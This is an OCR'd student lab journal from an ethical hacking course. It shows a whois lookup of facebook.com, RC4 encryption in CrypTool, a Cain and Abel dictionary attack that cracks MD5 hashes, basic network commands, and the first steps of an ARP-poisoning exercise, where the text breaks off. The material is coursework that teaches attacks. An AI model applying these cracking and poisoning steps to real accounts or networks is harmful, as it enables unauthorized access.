ETHICAL HACKING

PRACTICAL JOURNAL

TCS2223013 CHIRAG BHATIA

SIES College of Arts, Science & Commerce (Autonomous)

RISE WITH EDUCATION

NAAC REACCREDITED - 'A' GRADE

S.I.E.S College of Arts, Science and Commerce (Autonomous) Sion(W), Mumbai – 400 022.

CERTIFICATE

This is to certify that Mr. / ~~Miss~~._____ Chirag Kumar Bhatia_____ Roll No. __TCS2223013____ has successfully completed the necessary course of experiments in subject of _____Ethical Hacking_____during the academic year 2022 – 2023 complying with the requirements for the course of T.Y.BSc Computer Science [Semester-VI]

Prof. In-Charge **Examination Date:**

Examiner's Signature & Date:

College seal & Date:

Sr no.	Aim	Date	Sign
1	Use Google and Who is for Reconnaissance	22/11/22	
2	Use Crypt Tool to encrypt and decrypt passwords using RC4 algorithm. Use Cain and Abel for cracking Windows account password using Dictionary attack and to decode wireless network passwords	29/11/22	
3	Using Traceroute, ping, ipconfig, netstat Command. Perform ARP Poisoning in Windows.	10/12/22	
4	Using Nmap scanner to perform port scanning of various forms – ACK, SYN, FIN, NULL, XMAS	13/12/22	
5	Use Wireshark sniffer to capture network traffic and analyse.	10/01/23	
6	Simulate persistent Cross Site Scripting attack.	24/01/23	
7	Session impersonation using Firefox and Tamper Data add on	31/01/23	
8	Perform SQL injection attack.	07/02/23	
9	Create a simple keylogger using Python	21/02/23	
10	Using Metasploit to exploit	28/02/23	

ETHICAL HACKING

PRACTICAL NO. 1

TCS2223013

CHIRAG BHATIA

Aim:

Use Google and Whois for Reconnaissance

DOMAINTOOLS PROFILE CONNECT MONITOR SUPPORT LOGIN Sign Up

Whois Record for FaceBook.com

– Domain Profile

Registrant	Domain Admin
Registrant Org	Facebook, Inc.
Registrant Country	US
Registrar	RegistrarSafe, LLC IANA ID: 3237 URL: https://www.registrarsafe.com Whois Server: whois.registrarsafe.com abuse@registrarsafe.com P: 16503087004
Registrar Status	clientUpdateProhibited, clientDeleteProhibited, clientTransferProhibited, serverDeleteProhibited, serverTransferProhibited, serverUpdateProhibited
Dates	7,969 days old Created on 1997-03-29 Expires on 2028-03-29 Updated on 2018-07-23
Name Servers	A.NS.FACEBOOK.COM (has 4,611 domains) B.NS.FACEBOOK.COM (has 4,611 domains)
Tech Contact	Domain Admin Facebook, Inc. 1601 Willow Rd. Menlo Park, CA, 94025, US domain@fb.com

DomainTools Iris
More data. Better context. Faster response.
Learn More

Preview the Full Domain Report

Tools

Hosting History
Monitor Domain Properties
Reverse IP Address Lookup
Network Tools
Buy This Domain
Visit Website

DOMAINTOOLS PROFILE CONNECT MONITOR SUPPORT LOGIN Sign Up

	Menlo Park, CA, 94025, US domain@fb.com (o) 16505434800 (f) 16505434800
IP Address	157.240.3.35 - 256 other sites hosted on this server
IP Location	- Oregon - Prineville - Facebook Inc
ASN	AS32934 FACEBOOK - Facebook, Inc., US (registered Aug 24, 2004)
IP History	292 changes on 292 unique IP addresses over 16 years
Registrar History	4 registrars with 1 drop
Hosting History	4 changes on 4 unique name servers over 14 years

– Website

Website Title	None given.
Response Code	200
SEO Score	78%
Terms	19,288 (Unique: 5,257, Linked: 0)
Images	0 (Alt tags missing: 0)
Links	0 (Internal: 0, Outbound: 0)

Whois Record (last updated on 2019-01-21)

Validation Required

View Screenshot History

Available TLDs

General TLDs Country TLDs

The following domains are available through our preferred partners. Select domains below for more information. (3rd party site)

Taken domain
Available domain
Deleted previously owned domain

facebook.com	View Whois
facebook.net	View Whois
facebook.org	View Whois
facebook.info	View Whois
facebook.biz	View Whois
facebook.us	View Whois

ETHICAL HACKING

PRACTICAL NO. 2

TCS2223013

CHIRAG BHATIA


Aim:

2.1

Use Crypt Tool to encrypt and decrypt passwords using RC4 algorithm.

1. Install CrypTool from https://www.cryptool.org/en/ct1-downloads.
2. Plain Text


3. To Encrypt Click on Encrypt/Decrypt > Symmetric(modern) > RC4
4. Click the number of bits




5. Click Encrypt

6. To Decrypt Again click on Encrypt/Decrypt > Symmetric(modern) > RC4

7. Click the number of bits.




8. Click Decrypt.




2.2

Use Cain and Abel for cracking Windows account password using Dictionary attack and to decode wireless network passwords.


1. Open the software, click on Cracker tab >> Hash Calculator tool as shown in the image.




2. A dialogue box appears after clicking on hash calculator, Add the text >> Calculate hash code >> Copy MD5 hash value.





3. Click on MD5 Hashes>> Add list>>Paste Hash Value.


4. 


Click on hash code right click, Dictionary Attack>>Add to list>>Start






Dictionary Attack
Dictionary
File
Position
Key Rate
Dictionary Position
Current password
Options
Plaintext of 1CB251EC0D568DE6A929B520C4AED0D1 is text
Attack stopped!
1 of 1 hashes cracked
Start
Exit


Dictionary Attack
Dictionary
File
Position
Key Rate
Dictionary Position
Current password
Options
Attack stopped!
0 of 1 hashes cracked
Start
Exit


File View Configure Tools Help
Decoders
Network
Sniffer
Cracker
Traceroute
Cracker
LM & NTLM Hashes
NTLMv2 Hashes (0)
MS-Cache Hashes (0
PWL files (0)
Cisco IOS-MD5 Hash
Cisco PIX-MD5 Hash
MD5 Hash
Password
Note
1CB251EC0D568DE6A9...
text
F000AFB11A284CA0D5...
dunce
85FCD74955247A7064...
counterwrite
7CFE64EA44DC3BBEB6...
heavy
B8CD51951614FAD7D0...

ETHICAL HACKING

PRACTICAL NO. 3

TCS2223013

CHIRAG BHATIA

Aim:

3.1

Using Traceroute, ping, ipconfig, netstat Command.

```
File  Edit  View  Search  Terminal  Help
rdnc@ubuntu:~$ ifconfig
ens33     Link encap:Ethernet  HWaddr 00:0c:29:c7:a3:e4
          inet addr:192.168.9.171  Bcast:192.168.9.255  Mask:255.255.255.0
          inet6 addr: fe80::6d4e:f9a8:c0f9:79b8/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:3488 errors:0 dropped:0 overruns:0 frame:0
          TX packets:1673 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:4631817 (4.6 MB)  TX bytes:123203 (123.2 KB)
          Interrupt:19 Base address:0x2000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:39 errors:0 dropped:0 overruns:0 frame:0
          TX packets:39 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1
          RX bytes:3034 (3.0 KB)  TX bytes:3034 (3.0 KB)
```

```
rdnc@ubuntu:~$ netstat
Active Internet connections (w/o servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 192.168.9.171:59974     yukinko.canonical.:http ESTABLISHED
tcp        1      0 192.168.9.171:37846     economy.canonical.:http CLOSE_WAIT
Active UNIX domain sockets (w/o servers)
Proto RefCnt Flags       Type       State         I-Node   Path
unix  2      [ ]         DGRAM                    17068    /run/user/1000/systemd/notify
unix  2      [ ]         DGRAM                    14783    /run/user/108/systemd/notify
unix  17     [ ]         DGRAM                    10587    /run/systemd/journal/dev-log
unix  8      [ ]         DGRAM                    10598    /run/systemd/journal/socket
unix  2      [ ]         DGRAM                    10678    /run/systemd/journal/syslog
unix  3      [ ]         DGRAM                    10581    /run/systemd/notify
unix  3      [ ]         STREAM     CONNECTED     18893
unix  3      [ ]         STREAM     CONNECTED     18521
unix  3      [ ]         STREAM     CONNECTED     14486
unix  3      [ ]         STREAM     CONNECTED     13391    /run/systemd/journal/stdout
unix  3      [ ]         STREAM     CONNECTED     19678    @/tmp/.X11-unix/X0
unix  3      [ ]         STREAM     CONNECTED     17336
unix  3      [ ]         STREAM     CONNECTED     18079    /run/systemd/journal/stdout
unix  3      [ ]         STREAM     CONNECTED     18065
unix  3      [ ]         STREAM     CONNECTED     15493
```


```
rdnc@ubuntu:~$ ping 8.8.8.8
PING 8.8.8.8 (8.8.8.8) 56(84) bytes of data.
64 bytes from 8.8.8.8: icmp_seq=1 ttl=123 time=3.71 ms
64 bytes from 8.8.8.8: icmp_seq=2 ttl=123 time=102 ms
64 bytes from 8.8.8.8: icmp_seq=3 ttl=123 time=4.72 ms
64 bytes from 8.8.8.8: icmp_seq=4 ttl=123 time=2.31 ms
64 bytes from 8.8.8.8: icmp_seq=5 ttl=123 time=3.71 ms
64 bytes from 8.8.8.8: icmp_seq=6 ttl=123 time=3.33 ms
64 bytes from 8.8.8.8: icmp_seq=7 ttl=123 time=3.02 ms
64 bytes from 8.8.8.8: icmp_seq=8 ttl=123 time=3.32 ms
64 bytes from 8.8.8.8: icmp_seq=9 ttl=123 time=2.69 ms
64 bytes from 8.8.8.8: icmp_seq=10 ttl=123 time=2.02 ms
64 bytes from 8.8.8.8: icmp_seq=11 ttl=123 time=3.10 ms
64 bytes from 8.8.8.8: icmp_seq=12 ttl=123 time=2.16 ms
64 bytes from 8.8.8.8: icmp_seq=13 ttl=123 time=2.77 ms
64 bytes from 8.8.8.8: icmp_seq=14 ttl=123 time=2.45 ms
64 bytes from 8.8.8.8: icmp_seq=15 ttl=123 time=2.83 ms
64 bytes from 8.8.8.8: icmp_seq=16 ttl=123 time=2.54 ms
64 bytes from 8.8.8.8: icmp_seq=17 ttl=123 time=3.20 ms
64 bytes from 8.8.8.8: icmp_seq=18 ttl=123 time=1.99 ms
64 bytes from 8.8.8.8: icmp_seq=19 ttl=123 time=3.11 ms
64 bytes from 8.8.8.8: icmp_seq=20 ttl=123 time=2.68 ms
```

```
rdnc@ubuntu:~$ traceroute 8.8.8.8
traceroute to 8.8.8.8 (8.8.8.8), 64 hops max
  1   192.168.9.1  1.080ms  0.477ms  0.535ms
  2   103.250.39.70  2.733ms  2.395ms  1.871ms
  3   103.250.39.65  2.242ms  2.505ms  1.502ms
  4   103.250.39.254  6.182ms  1.700ms  2.019ms
  5   103.250.39.253  2.605ms  2.386ms  2.014ms
  6   103.250.39.250  1.949ms  2.738ms  2.297ms
  7   108.170.248.177  4.742ms  3.058ms  2.420ms
  8   108.170.238.129  3.718ms  3.787ms  4.068ms
  9   8.8.8.8  3.282ms  2.008ms  2.391ms
```


3.2


Perform ARP Poisoning in Windows.

1. Click on Sniffer tab.




2. Click on Start/Stop Sniffer and give range values and click okay.






3. Right click on any IP and select Resolve Host Name.

